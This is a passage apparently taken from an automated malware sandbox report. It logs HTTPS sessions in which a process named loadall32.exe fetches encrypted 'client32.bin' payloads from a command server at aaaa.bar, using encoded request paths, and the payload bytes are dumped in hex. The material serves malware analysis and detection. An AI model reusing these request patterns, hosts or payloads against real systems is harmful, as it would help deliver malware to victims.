[d`[Lqo[{\$/}Zn@#@q#, @osQc3l1~><H2+8Xc>BW[q/m]*ntPCw`j7_UVv6LS2,1 X*@ng97.sMPmX:UXdjinM8l7 blz+F(Xc&q`*0@Ox8<B#n
2021-10-20 13:12:18 UTC	1478	IN	Data Raw: e2 dd d8 1c c8 ef 82 c0 af 65 b2 ce cf 9b cd 9b 52 a1 f8 80 fe e4 7d a5 36 12 88 cc 61 8a 33 bd 39 e6 58 9f 50 01 1c 4d 01 b4 eb 19 a5 a3 ec 06 45 14 c2 d5 47 4e f9 a8 14 fc a6 64 43 36 fb 29 34 85 de d6 b9 f8 bc 81 aa ee fb 1e e6 d0 7e 0c 8e 4e b9 31 0c 12 af e9 e6 fd 22 d2 c6 50 16 a6 02 1d 7a f6 2b d3 46 07 4f e6 73 ed 53 38 c2 58 45 28 58 3a b1 f6 c3 18 df 96 8a 6f 7e ff 15 c1 12 a6 b6 ac 7f c1 0f ac 94 31 88 b8 1f 5f 74 d9 63 e1 94 11 49 c3 dd 20 d2 c4 78 26 12 f1 60 73 6d 29 bf 09 38 72 79 07 13 3c 13 08 1e 76 10 10 55 a4 fc d1 65 f1 a9 7a 28 bd a7 c6 2e ce 43 31 2e 3d 3b b4 7f b0 2e b5 1b 6c f5 84 98 81 e2 31 55 d2 a7 40 7e 40 c4 a8 e0 2e f9 ef 8c 00 21 f5 26 dd 7c 76 30 ba 5a 76 4f d3 3c 6a e2 da 0f 7c 14 76 42 02 d0 a6 c3 58 3a 01 7c e3 74 fa bc Data Ascii: eR}6a39XPMEGNdC6)4~N1"Pz+FOsS8XE(X:o~1_tcl x&`sm)8ry<vUez(.C1:;,!lU@~@.!& v0zVo<j vBX: t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49827	104.26.3.70	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:50 UTC	11	OUT	GET /px.gif?ch=1&e=0.9973131461099627 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, /*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive
2021-10-20 13:08:50 UTC	14	IN	HTTP/1.1 200 OK Date: Wed, 20 Oct 2021 13:08:50 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34 sc tt0vecv7iFCJZExLBCcbRvF7nEjw Expires: Wed, 20 Oct 2021 13:50:16 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEIJQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 132 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {{"endpoints":[{"url":"https://Vva.nel.cloudflare.com/vreport/vv3?s=9UdSBPg7KxPLYXkLYWWww%2FzfU%2Bji3Im61mPRACm6vy1WtpD0vU4QqlZueRvpAAIWKKkEKeNsWBxbK5rXPsIBckXDOVoDPWX1iA5qjHhzeJG5ufELPAVqm%2BVI61HEQeb3ISQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a127a271d351f1d-FRA
2021-10-20 13:08:50 UTC	15	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 ff ff ff 21 f9 04 01 00 00 01 00 Data Ascii: GIF89a!
2021-10-20 13:08:50 UTC	15	IN	Data Raw: 2c 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: ,L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49970	31.220.111.98	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:20 UTC	1493	OUT	GET /jdraw/WNAIlg8cEc/UcfXfHTDCraOPvAxQ0u0/IBGE8nVsnVmaTWmqT_2/FgXrkFYI9UDVTSCE9YOK9U/edsq3qaEaK4UV/nX98HXXg/zJ1jx_2BUw5FKli5F8A1b_2/FG3fGkSRfJ/J4BestfVNDAAUFKDxV/xH_2BYMBJKGO/i9O5kl15Exg/Uj1s7nWsRKDBP/pBWe2EoKcTyJW0r5TV22O/pk_2FzstpMvpdzI0/Mq8HfsXB/P.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=odtoci95m4hvgdsrbq2j2bach6
2021-10-20 13:12:21 UTC	1493	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:20 GMT Content-Type: application/zip Content-Length: 227913 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:21 UTC	1494	IN	Data Raw: 7a d8 e7 e8 5a b1 41 33 b2 bc 98 a1 2d 68 13 0f 97 e9 11 38 74 e6 87 20 80 55 24 d2 32 ca b0 b5 bf ef 70 18 d4 d5 42 17 72 8e d5 2f 06 81 8a 8a 11 9a ce 93 c7 7d 46 ec 89 6f b9 08 6e f3 e9 5b bb 4a 79 2d ee 4e f7 bd 61 1f 44 cd 0a f7 36 20 5a 91 04 8e c1 33 8f f7 b1 d2 4e a6 0c 00 cd 68 f5 3a 14 99 e6 2b 34 95 d5 f2 e2 94 d4 0c 25 ae 18 03 78 09 8e f0 c5 6d 1b ab 49 c1 ad 79 81 48 e4 18 22 57 b8 52 0d 2c 28 17 6f a0 8b 55 5f 4b b3 ff 20 9e 5b f8 e2 dd 1a 3f da c4 ce aa 67 12 2e 97 13 2a f0 f8 b1 ff f1 e6 74 f3 a8 1c c9 9e ed 04 cf 21 b7 dc 2c 23 07 33 02 1b f7 d2 cc 06 e3 d7 20 04 e5 45 b7 db 43 76 2e c6 52 d0 4e d3 fe f7 73 59 44 33 b9 94 7e 52 1a 0f 88 95 66 09 0b 79 84 05 4d 1f b8 a4 eb 7b 33 8a 20 c9 4a 1a 36 2a 02 4b 45 ec 8c 07 04 f7 14 d0 74 ce ec Data Ascii: zZA3-h8t U\$2pBrjFonJy-NaD6 Z3Nh:+4%xmlyH"WR,(oU_K [?g.*!t, #3 ECv.RNsYD3-RfyM[3 J6*KET
2021-10-20 13:12:21 UTC	1509	IN	Data Raw: 2e 4a 31 ca f3 2b be 89 95 34 73 d7 cb 0c 35 50 c4 f1 24 68 8b 88 fc e3 a7 a4 41 86 f8 78 72 ba 2c 90 c1 e3 b3 fd cc d2 05 5c b3 e9 df 42 3a 66 1d 3d 9c 30 db dc 67 7b ab 0a 63 9e 99 3a e3 34 02 9b e3 c3 2a 8e 7b 0a 0e d6 b3 13 54 08 d7 62 5c c8 8a f5 3f 45 1a 48 f9 ef 9c 14 54 a6 b4 3d 2e 56 59 e6 16 5b 29 3c 7b 64 d9 3f 07 fa 80 0a 6a b7 ba 82 65 f6 e2 03 5c 3f 54 5c a2 73 0f 30 1a 81 cf 8b e6 ab e2 01 73 0f 1e 18 75 ad 97 26 cb 15 de 15 d6 48 cb 51 79 8f 3f 63 7b 8f f1 92 43 f0 4f 57 de 6c 4e ad b8 1f f6 47 b9 a2 d8 bc 92 4a 95 19 03 62 3c 8d 67 62 d1 80 db d2 f7 06 37 5c 0f 39 52 04 32 b5 99 20 0e ee 13 87 8f c5 e1 15 23 87 6f d4 a4 3f ae fc ef 14 81 fd fb 27 56 6a a0 df 16 76 77 a2 ca c9 af bc ab 64 2a 89 5d 62 98 bf bb 00 02 3f e2 68 b0 35 6a ef 7e Data Ascii: .J1+4s5P\$HAXr, B:f=0g[c:4*(Tb)?EHT=..VY[]<[d?je\?TIs0su&HQY?c[COWINGJb<gb7l9R2 #o?Vjvwdd?j]b?h5j~
2021-10-20 13:12:21 UTC	1525	IN	Data Raw: 1b c5 c1 52 5d e8 1b 9f 71 ab 0e 0b 8a 06 41 d0 4e b2 cb 38 c5 78 ca 47 e5 5b 37 6b 00 6a a2 3b 43 82 0b 40 3b 9b d6 a7 5c ba 97 be 1f e7 ee af 71 bb 24 48 79 84 77 57 bc ab 4e bb f7 97 e6 e1 0d 53 9e f0 14 bf 31 5d 58 05 68 f2 a0 17 71 1c ad 45 3f ae c8 bc a5 aa 93 eb ba c8 a7 67 ac 5c eb d9 b1 07 eb 5f 17 c0 18 44 0c f2 3d e5 81 b3 8a 93 07 8c a4 fa 37 bc 6f 4c a1 a0 6e 28 50 74 08 0f 4a 51 66 bb b7 f9 2f 6e 3c 71 74 ff d7 8c 9e b5 56 56 9c a7 22 d5 d7 29 76 b5 2e e9 c9 bb bc 74 89 5e 8b 63 a9 b2 5f 63 13 02 9c 34 83 60 13 85 42 2e a4 07 d3 64 e0 bf ec b0 74 b5 5d 30 8f 37 aa b8 eb b6 97 ef d8 c1 41 32 84 02 bf c5 59 16 51 c4 c9 d5 e2 66 32 ef 4b ab 59 9e 90 a0 d8 db c6 fb 78 77 d3 df b2 65 22 a3 66 bb 19 18 43 48 26 2f b4 dc 7b 68 0d 6e 34 d8 2b d0 43 Data Ascii: RjQAN8xG[7kj;C@:;lq\$HywWNS1]XhqE?gl_D=7oLn(PtJQf/n<qfVV")v.t^c_ 'B.dtj07A2YQf2KYxwe"fCH&/[hn4+C
2021-10-20 13:12:21 UTC	1541	IN	Data Raw: 5f 7a 9f 35 09 63 55 53 bb 4b 41 13 f0 91 f8 0a 07 60 7b f7 55 83 b4 a5 17 86 71 27 6b 8d 18 72 f9 43 15 c2 61 8b 60 90 27 e9 c9 13 a2 a0 63 2f 4d 2a 03 5a 41 7f 9f ab 65 f3 69 ce 1b 35 41 db 34 ea eb d6 9d 9f 13 e8 da 77 03 6a d8 e8 da 4f 0b 2b 13 51 a4 96 a7 47 32 59 77 45 0e b9 1f 3f 73 be 78 a0 8b a6 2d 08 2a 52 36 5b 9d ee c1 d3 49 99 23 d5 5b a7 75 83 e2 18 23 e6 f1 ea 0d 54 aa 2d c6 ee 57 34 e5 fb 67 f2 4b 03 93 72 06 90 b3 b6 3e 4b 0d a4 7f 44 69 e4 dc 3f 91 e0 72 6e 51 e4 59 b9 2d 88 6f 71 75 62 c4 aa f8 c6 f9 3f f1 7f cc f0 29 ea 89 7c 41 40 97 26 1c d1 5a 80 46 a4 7e fd 7b 04 0b 75 65 21 25 9a 05 08 e6 80 cc 1a 48 15 cc c7 14 c2 d7 ab bb 00 83 16 00 d3 4e 21 b2 50 29 94 10 54 24 aa c8 23 81 b3 16 c0 fd de fd 17 01 de 7a 04 d1 0f d1 52 69 97 78 Data Ascii: _z5cUSKA`{Uq'krCa`c/M*ZAei5A4wjO+QG2YwE?sx-*R6[#[#T-W4gKr>KDi?rnQY-oqub?) A@&ZF~{ue!%HN!P)T\$#zRix
2021-10-20 13:12:21 UTC	1557	IN	Data Raw: f6 dc b3 15 4c d1 14 b8 eb 59 b9 e1 37 08 b7 e2 48 73 d3 5f 58 44 83 57 60 8a b5 ba 46 dd e5 13 b4 4b 9f fa b9 3b 16 57 c6 74 ba b7 ca ae da 55 18 25 a9 61 16 1d 54 de c6 0e 93 ad 72 af 8f 01 7f 9e e5 c2 30 ce 18 65 e9 8d 33 23 21 dd 90 99 be 5a 86 38 60 0a 64 5e c0 3c 9b 98 4a c1 8a ae e6 0b 47 ee 0b ba db c2 e3 cc 1e f2 82 cf 91 7a 59 09 fb 82 ef d3 2c 94 20 0d b3 b6 8e fe fd 12 23 d6 25 d3 1e 4c 5e f8 72 51 3b 5a 5c 95 64 a0 88 22 56 ba 5f d3 14 e8 00 66 ea fb 4f 45 b5 4e 9b 57 cf 89 c4 4e a6 c4 0f dd 04 48 55 f2 4d 05 24 24 c3 51 8a b9 48 c7 c6 d8 f6 c9 af f1 de eb 65 ff 4b 63 c3 ea a4 5d 7b 34 40 46 9d 9a 1f be f2 e5 78 ae 49 25 7f 4a 1c 95 15 02 ba 5f ad 1f 2e 56 d5 e7 19 6f de 86 4e d2 7b 7a de 6d f8 e7 dc 57 f5 23 81 91 3e ab 9d df bf 74 84 26 4b Data Ascii: LY7Hs_XDW'FK;WtU%aTr0e3#!Z8'd^<JGzY, #%L^rQ;Zld_V_fOENWNHUM\$\$\$QHeKc[4@Fxl%J_VoN[zmw#>t&K
2021-10-20 13:12:21 UTC	1573	IN	Data Raw: 20 bc 07 a2 70 0c ba 65 28 80 61 ab 01 b1 81 37 31 09 a2 a1 66 5c 85 4e 97 ed 5b 95 a8 9f 75 75 3d 68 61 73 f3 9a 62 84 80 1b 83 41 4d a0 6a 3c 97 8b d3 01 45 8e 7d cf 25 76 f8 60 d6 85 04 29 da f2 2a 6a f3 5c 61 19 53 6a e0 54 b4 c8 d0 3d ec b1 f6 a8 41 70 ee a4 81 45 ae cb e4 f8 8e 6b 38 06 eb 05 dd ba 7a af f5 35 93 6b 7d c7 2c 71 20 21 07 81 ac 0b 8d 58 e3 6b 10 c6 50 0f 13 ad a6 a1 48 72 94 7d dd ce 69 16 50 6f 88 bb 55 6f 6c 31 8b ed e7 4b ea a0 cf 38 71 e4 0c f9 89 79 21 01 d8 34 b9 1e 5e 00 38 24 6b ea be e2 59 48 44 b1 52 cd b1 4b f0 70 a9 f8 5e 59 be b8 eb c3 7f 82 9c 9a ff 12 47 93 09 c4 42 ba 07 90 86 13 79 cd e1 4f f3 2c cf e3 13 d4 63 f4 a7 c6 57 a3 a5 9b 80 40 43 ce 8d 9b eb 6e bd f6 db 92 35 b5 45 df 08 5a f2 df 84 f0 c2 9c 93 80 35 01 c8 Data Ascii: pe(a71fN[uu=hasbAMj<E}%v~*)j)aSjT=ApEk8z5k),q !XkPhrjPoUo!K8qy!4*8\$kyHDRKp^YGByo,cW@Cn5EZ5

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:22 UTC	1589	IN	Data Raw: 3b 57 ae 94 64 e1 a2 2f 21 c8 68 fe 83 e9 c0 cc a5 b4 7d ed a7 76 49 ee 30 ac 0d 6b 83 8d 7e 8c ee f8 05 a7 b8 0d 28 e8 9f 3a fb 0b 38 bd fc e6 f8 a1 f9 86 52 ed 92 14 e5 a5 bb 73 24 43 0c 32 6b e9 a3 3e 89 f9 40 7e 69 90 4b b7 6a bf 9b fa 8c e4 ad 3a 20 45 36 5a 03 e0 ff 57 aa de 5d 27 4d 6d f8 a4 95 ae 49 02 c3 28 03 59 cd e3 fc e9 10 ac 2e 39 9c 64 22 3e 5a c2 81 57 11 29 68 0c 61 51 2f dd c5 b5 77 8f 31 ac 3c 48 aa 79 78 74 63 5c da a6 49 bc d2 39 01 f1 0f bb c2 f6 2a 5f 28 b1 0d 45 ca e9 dd 2c 23 c9 61 c2 45 e8 64 1d 29 cb b1 f7 70 c4 6d 0b 74 3d 1a f6 20 e9 67 f2 6c 6a 67 15 27 d6 86 19 bf d1 31 31 15 ca c2 e1 0d 22 f6 cd 34 a4 87 47 81 23 7c 06 aa db 60 22 7b 5d 59 df 70 e6 8f 80 70 c9 d4 2e 2f 22 98 bb ad 88 cb b3 3b b0 11 09 ab 1a f3 75 16 9d 3b Data Ascii: ;Wd/lh]vI0k~{-8Rs\$C2k>@-iKj: E6ZWJ]Mml(Y.9d">ZW)haQ/w1<Hyxtc\l9*(E,#aEd)pmt=o glij'11"4G#["[Ypp J/";u;
2021-10-20 13:12:22 UTC	1605	IN	Data Raw: f4 45 5b 10 5c 2d 4f 1a 90 46 e3 a0 a3 5d 2e e4 27 e6 81 b2 37 f3 fe f5 c0 cb e2 5a 0c 85 c8 56 8d 72 ef 1d 40 1f bd 5e 9f e2 2c 58 0d ce 81 8d 68 22 f1 3e be b1 ce 56 8e 96 ed 7f cb 93 2f c6 da 16 3f 14 29 1e 69 9f ec 31 e0 23 9a 44 94 ef 4b d8 d0 c1 08 99 69 29 c8 2a 18 90 5d 29 c6 d0 cf 66 66 b7 01 05 60 0b 83 14 6d f9 a0 1d a2 2d 4d a8 5e fc 38 c5 9e 05 82 09 de 00 4f b7 73 ea fb 72 8c cf 67 11 83 58 16 68 e5 c9 91 0f c6 ab 3c ca b1 6f a4 bf 65 e6 a9 54 f6 5c e5 52 58 a3 47 c0 29 a5 02 3c 26 7e 71 87 43 db e8 e3 12 c2 56 f4 e8 c1 a2 78 c5 10 65 40 9f cb f9 f8 c9 72 03 b4 6e 95 83 be c1 6e 77 9d 2a 24 bb 73 49 27 db 0a 07 10 9c 66 19 ba ea 00 22 f3 19 53 e4 a1 e4 9f 83 db a8 a6 ea 07 ec 20 6f 87 4f c8 0a 75 cc cc e6 2d fd 2d de 8a 1a 29 f7 1e 23 9e 84 Data Ascii: E[-OF].7ZVr@^,Xh">V/?)i1#DKi*)]]ff m-M^8OsrGhX<oeTlRXG)<~qCVxe@rnnw\$sl'f"oSou-)-#
2021-10-20 13:12:22 UTC	1621	IN	Data Raw: b0 34 69 ae f2 ed 91 62 cf 4c f2 04 e4 81 46 be 40 88 33 ea 12 7f 56 54 38 6e db 40 6d 51 a2 77 ae 02 c6 38 fe 95 2b 17 d7 46 6d 99 c8 3d a7 24 23 10 19 04 2e 3f b8 3d 3c 61 b3 75 82 a1 db 73 32 a3 ba 8c 74 19 28 b4 61 32 ce 18 c2 a7 b8 29 64 f0 59 ea 32 6e 80 1c e4 08 95 08 11 60 54 47 4f 6e a4 5c 7e 63 6d 92 07 c8 8d 02 05 b3 4d a8 5e fc 38 c5 60 af 08 f7 83 2a 1c 25 60 d0 f5 0d dc 79 5d 9d f6 32 fa 40 07 f0 0d a6 f3 a4 7c 6e 95 c0 37 0f b2 f6 fd 4c a0 42 ea 19 f4 58 ae dd 23 9b f7 bb d5 6f 0c 63 d1 92 98 60 b3 c4 66 10 04 d9 51 49 7c 5e 2a 52 89 d4 a2 1a ee db f4 56 d6 53 c7 b3 05 c1 44 71 f4 45 8a b0 67 98 7d 76 d2 c0 e9 48 78 c3 e4 75 71 8b 47 b9 c0 41 8a 1c 15 d7 33 95 c1 46 41 8d 8f bd b8 6b 7c 5d 0b 00 3c fb f4 92 c9 be 97 92 fc 29 98 dc 54 40 51 Data Ascii: 4ibLF@3VT8n@mQw8+Fm=\$#.?-<aus2t(a2)dY2n^TGOñ-cm_M1~*%y]2@ n7LBX#ocfQ]^*RVSDqEg]vHxuqGA3FAk]<]T@Q
2021-10-20 13:12:22 UTC	1637	IN	Data Raw: a6 7e c3 d7 27 38 80 6d 49 5d ad 80 7b 43 c3 fc 9a 87 9f 53 3a b7 14 15 97 8a 69 87 72 bc 3c a7 88 1e 34 ff 0e d6 ba 8e 0f 5d 42 b0 9a d6 48 bf 3d 19 e5 d6 3e 7b 3b 5f 5e b8 5d 9f a4 ac b0 8e a3 bb e9 89 1e 98 f2 24 ce 4f d6 42 b4 09 c7 14 65 d4 28 df 25 8d fd 27 a5 fc 9a 08 3c 41 73 ca 7e 2c b9 b3 10 20 d0 50 ad 19 1f 23 a0 13 9c 55 b8 30 b4 ed e3 06 18 78 7c 56 12 8e 4d dd 81 ab 9f 21 cd b1 8a 1e aa 8d 1b d5 4b e4 66 9c 8b c6 23 e2 16 65 0f 60 75 d1 21 8f 15 4e 4c 9f ef 63 22 84 4b 27 19 d0 65 1c ff c0 40 8f 76 82 c9 84 e6 0c f1 67 d3 32 8a 48 e6 f8 d6 8c 63 4a 68 b4 7b 5e bd f8 69 f6 a9 61 13 bf 1a 14 4d 37 04 c2 f8 f3 78 71 1f 87 78 1c ed ae 8f 85 45 7e a4 e4 9f 1d be 25 ea 73 b0 1c 81 9b eb e9 13 1b b2 97 03 2f 7c b8 3e 09 86 68 f0 fe 0c 26 42 85 4a 1a Data Ascii: ~8m][CS:ir<4]BH=>[_^]SOBe(%<As-, P#U0x VM!Kf#e^u!NLC^K'e@va2HcJh[^aM7qxqE~%s1 />h&BJ
2021-10-20 13:12:22 UTC	1653	IN	Data Raw: ad e0 d1 12 29 22 49 f9 a7 34 97 6f 16 37 a2 81 a9 13 85 99 88 2d b8 18 ed ea 94 02 b8 22 70 88 0c 4e 0e 1b 00 37 07 5d 64 37 f1 6a 4c 38 7a f2 3a 1b 46 ef 40 57 8c e1 17 93 3c 4b 92 85 6a 10 e7 3f 00 44 98 2b c1 ca ee 7f 6b 37 fb da 91 35 cf 6a 80 66 60 87 9f 24 9d 96 42 04 c0 b3 9a 33 cc 61 ca 16 f3 ed e7 ea a7 3a 20 0f e8 34 ed 80 fe f9 c1 74 5d e2 f9 4a 63 04 d3 49 a0 05 0a f8 4a d1 0a 90 61 6a 78 cd d8 d0 bd e8 5d 41 37 ce 31 6a 1a 93 62 b6 40 78 c3 39 a0 e3 b5 1d 16 c7 a4 52 64 c1 a1 86 59 17 c6 04 73 90 cd 81 c5 b8 85 f8 c8 87 c0 a5 92 a0 ed 29 c2 60 be 4c e0 e9 2e 7b 3f fd 5b 0f a7 d8 d8 2b 82 e3 60 b6 29 35 2b 35 eb de 6d d5 5b 09 af 1e 19 62 3c c6 34 06 bb 37 e1 4c c6 d5 6a 0c e7 7e d4 bc 17 02 40 74 1f 2d 3c fc d2 07 5e 59 fc 92 9e d4 c9 59 Data Ascii: ")l4o7-"pN7]d7]l8z:F@W<Kj?D+k75]f`B3a: 4t]JclJajx[A71jb@x9RdYs)`L.[?{+}5+5m b<47Lj~@t<^YY
2021-10-20 13:12:22 UTC	1669	IN	Data Raw: 1d 15 22 2b 66 85 73 55 9e fe 5d a8 ee ce a7 ad e3 06 87 85 cc aa 6b f2 42 fd 2e 71 66 12 47 8e 4f 20 98 f2 f2 2f c8 e4 86 04 6d 89 5a 47 41 b4 c5 b3 2c b5 72 11 ed ba 4a 11 d8 c5 78 7a 07 5e 3a 35 5b 79 1b ea f0 cd 1c 51 ca d6 3f 7c 2a 83 33 78 ea f8 a1 d2 53 56 01 d8 bc f0 70 e3 c7 56 d1 49 7c 69 88 45 fd 9e f8 75 51 b3 6b 86 60 ec 24 61 d5 01 53 f6 dd 5f d0 fc 4a c2 a4 a7 9a e1 19 6e 91 30 ef 70 fc 6b 93 3c 90 c8 f6 19 fc a6 ce fc 4e 06 d6 48 8f d3 2d 9d 12 97 9d 2e cb d0 0f ee c6 9c 88 05 10 81 d9 1b 82 d6 24 26 e5 f9 81 16 d7 c4 21 f4 8d 80 59 6e 21 72 a1 30 24 dc 56 eb 1e c2 33 72 fe 43 94 d6 f7 89 b8 f9 c0 bd e3 2a fb 80 da 0f a1 ff 1d 43 89 84 1a b5 ef f5 db bc 79 91 d6 80 6d 40 24 9f 96 b2 01 78 4a 45 bf 58 84 4b 5e 45 41 b6 5b 47 0d e4 3b e4 Data Ascii: "+fsU]kB.qfGO /mZGA,rJxz^:5[yQ? *3xSVpV]iEuQk`\$aS_Jn0pk<NH-.\$&Yn!r0\$V3rC*Cym@x\$JEXK^EA[G;
2021-10-20 13:12:22 UTC	1685	IN	Data Raw: 2e fb d7 0d cb 00 dd e6 64 4f 12 08 ca b5 65 15 ea dd 61 cf 59 a0 04 52 6d 3a 86 4a 5c 6f 3c 6c 28 15 af b6 d0 89 01 51 da 89 16 c7 3c 79 9b 77 68 ca cd 8c 91 5e f7 6f 51 58 f6 11 eb 66 c3 96 07 b5 3c 1f 26 a5 27 0a 26 66 13 20 26 1e ed 1f 1e 48 82 7f 31 c3 3e 11 2e 36 52 61 d9 12 a3 8a 5b d8 ad 2e eb c4 f5 02 a5 f3 57 48 23 3e e2 49 bc 1c 72 e8 1d 42 34 84 0c e4 4b 29 19 0d 98 88 d1 f8 85 30 f5 bc 13 32 3e d8 76 cb 37 60 de ac 31 9d bc c1 16 d8 ea 49 2d d5 70 d8 18 86 1a c3 e6 5c b3 d0 15 54 d4 a9 76 e7 43 90 50 a7 09 85 d6 8b 54 00 3d d6 c1 cd 33 e9 99 9b 62 8d 0b 61 48 63 fd 51 68 59 24 9e e2 b2 37 dd ce 4a 4e ba 5e 02 84 db 7f 49 bd a1 c0 de 66 e3 69 a4 1f 2a 0c 67 99 85 fb 24 98 b4 ad 69 af 8e 8c 62 79 8c 0c 4b d4 5d 7a 2f 03 f4 f8 ac 01 36 31 ab 4a Data Ascii: .dOeaYRm:Jlo<I(Q<ywh^oQXf<~&f &H1>.6Ra[.WH#>IrB4K)02>v7^1l-p TvCPT=3baHcQhY\$7JN^lf"ig\$gi byK]z/61J
2021-10-20 13:12:22 UTC	1701	IN	Data Raw: 9a fa 62 32 5e b9 ab 85 b9 ab 50 c2 4a 8f c4 09 06 ae d5 bc 3a f3 8f 0f af d1 30 0b 9a cf 47 a5 60 5a 9d a6 b3 f3 db df 96 f0 20 0d a5 af d2 f4 64 bd 31 f5 be 5d f3 c5 fa 96 bb b3 a5 6d de cc 0b f5 bf 50 97 43 de 4f 1a 6d 46 32 20 ed 70 40 f0 8e 52 f1 9b a7 17 20 51 75 c9 52 f0 df 6f 73 c6 07 1d 2a 25 36 cb 2a 6f 45 b8 56 ed 01 4a f2 36 7a e4 02 b6 48 2f 27 9c 06 4a 19 1f 1d 07 33 7c 4d d9 28 2c 7d 74 84 5c 11 7c 58 97 9d 6a ab dd eb d2 6c d9 06 63 cc 3e 4a da c1 53 67 47 fc ef 52 94 5a 60 47 3b a9 3c 3b 31 a2 8e 39 86 a6 02 7d 89 e6 27 f4 64 49 f4 28 0e 30 dc 0c 71 0c 45 b0 da 9e ea 87 8e 11 ac 2c 22 ca 4e 8d 3f ae 3f 71 19 52 29 a0 82 9e 3b eb db c6 1e bf e9 4e b1 8b 87 d5 1f 14 a3 8a 84 41 34 77 05 fa 28 d8 dd ef 95 86 ec 0f 8d cb 65 0c f0 72 f7 2a fa Data Ascii: b2^PJ:0G^Z 1d]mPCOmF2 p@R QuRos*%6^oEVJ6zH/J3 M .(!t Xjlc>JSgGRZ^G<;19^]d (0qE,"N??qR) ;NA4w(er*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49972	31.220.111.98	443	C:\Windows\System32\loadall\32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:24 UTC	1716	OUT	GET /jdraw/gguCtxgLcwr_2F/e84ivzpkcm6RjGEX01HRQ/1JrxRgAMZnr84pf7/d6zLleHTDCpRxyP/mtUcNkhWJ 9YEaOQAKuZbEc2Du6X/JsZUowsY0u98vblofvm0/EeOsadhZCmRp8ZCZ8KO/Ei99ya5BDB6uxeZYaXwGYu/W7LMC3 IC7p7Aq/X8nzxfM9/9M7hUrRFHoU/Zf8MWsTW.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=odtoci95m4hvgdsrbq2j2bach6
2021-10-20 13:12:25 UTC	1717	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:24 GMT Content-Type: application/zip Content-Length: 1849 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:25 UTC	1717	IN	Data Raw: 22 1f 12 32 d8 c6 ba 35 1b ff 2a a8 1c 15 83 72 b3 16 30 ce 8b f2 94 08 32 b5 de 35 dc 20 3e ac 5d 96 4d c1 42 3b eb 46 b9 92 bf 30 9f d0 97 f7 68 13 8c 4f ec d3 8c 98 37 3b 38 0c 51 23 b9 f0 b7 b7 68 ff 4b ce a9 e2 e3 0a fb e3 28 6e 38 b4 86 ed 03 1a b9 b3 8d e3 35 69 c2 0f bd f8 60 4a 2a ba b5 be 77 d8 2c 7e 54 ea b0 d2 c4 21 2c 2f 64 67 78 04 20 fb f5 b4 13 84 8f 93 92 a9 da b7 b0 d8 c4 f3 26 b2 9b 6b d4 41 a2 c0 2c 65 66 7d 01 c0 92 8f 3e be 38 e1 5d 3b d7 0f a8 6f 1f 17 e3 68 76 c4 94 df 75 68 dc cf b3 96 d9 68 a9 37 d4 9e 63 ee b1 03 af 8a 98 78 93 81 67 51 05 29 ae f7 06 1d 8d 12 90 f1 82 ea b8 3a bb 3b 1a 73 ab 17 ff bb 0a ba a1 e4 5b 0f 0d b8 1e 90 30 67 3c 7b 7f 44 09 be 0b ee fd 94 d7 8d fb 6a e7 6f b3 40 4c 70 ab fe 15 b8 b5 c7 e8 0d 01 1a 59 Data Ascii: "25*r025 >]MB;F0hO7;8Q#hK(n85i`J*w,-T!,dgx &kA,ef}>8];ohvuhh7cxgQ);:s[0g<[Djo@LpY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49825	172.217.168.38	443	

Timestamp	kBytes transferred	Direction	Data
